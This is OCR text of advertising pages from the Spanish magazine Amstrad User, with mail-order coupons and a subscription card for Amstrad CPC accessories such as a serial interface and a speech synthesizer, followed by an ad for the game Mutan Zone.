**¡¡NUEVO... JOYSTICK II ERGONOMICO DE IDEALOGIC PARA PODER MANEJAR TUS JUEGOS CON UNA SOLA MANO!!**



**SINTETIZADOR DE VOZ EN CASTELLANO**
**Precio: 8.895**
**Ref. 405.**




**AMPLIACION DE MEMORIA ANTA 64 K**
**Precio: 10.950**
**Ref.: 162.**

ORDENADORES CPC **INTERFACE SERIE AMSTRAD RS 232 C**



Permite conectar tu ordenador con impresoras serie, modems, otros ordenadores, etcétera.
Fácilmente manejable mediante comandos BASIC extendidos.
Uso sencillo e inmediato desde CPM 2.2 y CPM Plus.
Amplio margen de velocidades de transmisión.
No impide conectar a la vez la unidad de disco en el CPC 464.

***Ahora 7.495 ptas.***

*Ref.: 125*

**RELLENA EL CUPON Y ENVIALO HOY MISMO**

# CUPON DE PEDIDO

(*) Dirigir los cheques a Amstrad España. Aravaca, 22. 28040 Madrid

N.° Factura CIF: A28/736403

NOMBRE ______ D.N.I. ______

DIRECCION ______ C.P. ______

LOCALIDAD ______ TELEF. ______

PROVINCIA ______

AU-37

**Ruego me envíen las siguientes ofertas especiales AMSTRAD USER:**

| REF. | DENOMINACION | ORDENADOR | CANT. | PRECIO |
|---|---|---|---|---|
| | | | | |
| | | | | |
| | | | | |
| | | | | |
| | | | | |
| | | | TOTAL | |

Firma

El importe lo abonaré

☐ POR CHEQUE A NOMBRE DE AMSTRAD ESPAÑA

☐ CONTRA REEMBOLSO

☐ CON MI TARJETA VISA N.° ☐☐☐☐☐☐☐☐☐☐☐☐☐☐☐☐

N.° suscriptor: ............

Fecha de caducidad: ______ «INCLUIDO IVA Y GASTOS DE ENVIO»

Si prefieres hacer tu pedido por teléfono, llama al (91) 459 30 01 (20 líneas) SERVICIO




N.° Factura CIF: A28/736403

NOMBRE ______ D.N.I. ______

DIRECCION ______ C.P. ______

LOCALIDAD ______ TELEF. ______

PROVINCIA ______

AU-37

**Ruego me envíen las siguientes ofertas especiales AMSTRAD USER:**

| REF. | DENOMINACION | ORDENADOR | CANT. | PRECIO |
|---|---|---|---|---|
| | | | | |
| | | | | |
| | | | | |
| | | | | |
| | | | | |
| | | | TOTAL | |

Firma

El importe lo abonaré

☐ POR CHEQUE A NOMBRE DE AMSTRAD ESPAÑA

☐ CONTRA REEMBOLSO

☐ CON MI TARJETA VISA N.° ☐☐☐☐☐☐☐☐☐☐☐☐☐☐☐☐

N.° suscriptor: ............

Fecha de caducidad: ______ «INCLUIDO IVA Y GASTOS DE ENVIO»

# TARJETA DE SUSCRIPCION

Todos los precios incluyen IVA y gastos de envío.

☐ CONSIDEREME SUSCRIPTOR DE LA REVISTA AMSTRAD USER por 12 números.

N.° Factura:................

CIF: A78/487675

NOMBRE

DOMICILIO

CODIGO POSTAL

LOCALIDAD

PROVINCIA

DNI

EDAD

TELEFONO

ELIJE TU REGALO

☐ Calculadora
☐ Llavero reloj-brújula
☐ Billetero
☐ Portafolio Amstrad User
☐ Afeitadora portátil
☐ Reloj

FORMA DE PAGO

☐ CONTRA REEMBOLSO
☐ TALON DE BANCO (1)
☐ TARJETA DE CREDITO

**PRECIO SUSCRIPCION: 4.500 PTAS. * IVA incl.**

* Precio normal en quioscos: 5.100 ptas. anuales

ORDENADOR ☐☐☐☐☐☐☐☐☐☐ *

Firma

Carguen 4.500 ptas. a mi tarjeta: VISA ☐

Num. de mi tarjeta ☐☐☐☐☐☐☐☐☐☐☐☐☐☐☐☐

Fecha de caducidad ______ (1) Dirigir a Edimicro, S. A.

☐ Nueva suscripción. ☐ Renovación.

Enviar Cheques: Amstrad España. Aravaca, 22. 28040 Madrid.

Por favor, especifique su modelo de ordenador, es muy importante.

AU-37

RESPUESTA COMERCIAL
Autorización N.° 7000
B.O.C. N.° 10 de 30-8-85

NO
NECESITA
SELLO
A franquear
en destino

AMSTRAD USER

Apartado de Correos 267 F.D.
28080 M A D R I D

RESPUESTA COMERCIAL
Autorización N.° 7000
B.O.C. N.° 10 de 30-8-85

NO
NECESITA
SELLO
A franquear
en destino

AMSTRAD USER

Apartado de Correos 267 F.D.
28080 M A D R I D

RESPUESTA COMERCIAL
Autorización N.° 7000
B.O.C. N.° 10 de 30-8-85

NO
NECESITA
SELLO
A franquear
en destino


AMSTRAD USER


Apartado de Correos 267 F.D.
28080 M A D R I D

ENVIE HOY MISMO SU CUPON

# NO TE PIERDAS LO ULTIMO...


## ¡¡¡ O TE PERDERAS LO MEJOR !!!







PANTALLAS AMSTRAD




IDENTIFICACION:
- MUTAN ZONE.

FECHA CREACION:
- 22-9-2122

MISION
- RESCATE EQUIPO CIENTIFICO.
- ELIMINAR...

ARMAMENTO
- PISTOLA DE NEUTRINOS.
- MAZA DE FUSION.
- AEROMOTO CON ARMAMENTO COMPLETO.





VERSIONES: AMSTRAD, MSX, SPECTRUM y COMPATIBLES PC




Gustavo Fdez. Balbuena, 25 - 28002-MADRID - Tel. (91) 415 45 12

Distribuido por M.C.M. Tel. 457 50 68